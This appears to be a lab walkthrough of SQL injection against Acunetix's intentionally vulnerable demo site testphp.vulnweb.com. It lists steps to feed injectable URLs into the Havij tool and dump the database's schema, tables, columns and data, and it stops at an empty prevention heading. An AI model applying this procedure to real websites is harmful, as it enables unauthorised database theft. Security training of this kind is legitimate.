
Graffiti
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd


Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



- 3) In the website check in the link where it is "= any number"

[http://testphp.vulnweb.com/listproducts.php?
cat=2](http://testphp.vulnweb.com/listproducts.php?cat=2)




- 4) Open the link in the Havij tool and start analyse it.







- 5) Go to info we can see some details of website like host Ip , webserver used etc.,




- 6) Go to tables and get the database. Here we found information schema.




- 7) Click on information schema and click on get tables.



8) Now select all the tables and get colums.



- 9) Then select all the columns and the Data inside it.



- 10) Now try the same procedure for the given following links which found in the given websites.
- <http://testphp.vulnweb.com/artists.php?artist=1>
 - <http://testphp.vulnweb.com/listproducts.php?artist=1>
 - <http://testphp.vulnweb.com/artists.php?artist=2>

- d) <http://testphp.vulnweb.com/listproducts.php?artist=2>
- e) <http://testphp.vulnweb.com/artists.php?artist=3>
- f) <http://testphp.vulnweb.com/listproducts.php?artist=3>

Steps to Prevent SQL Injection: -

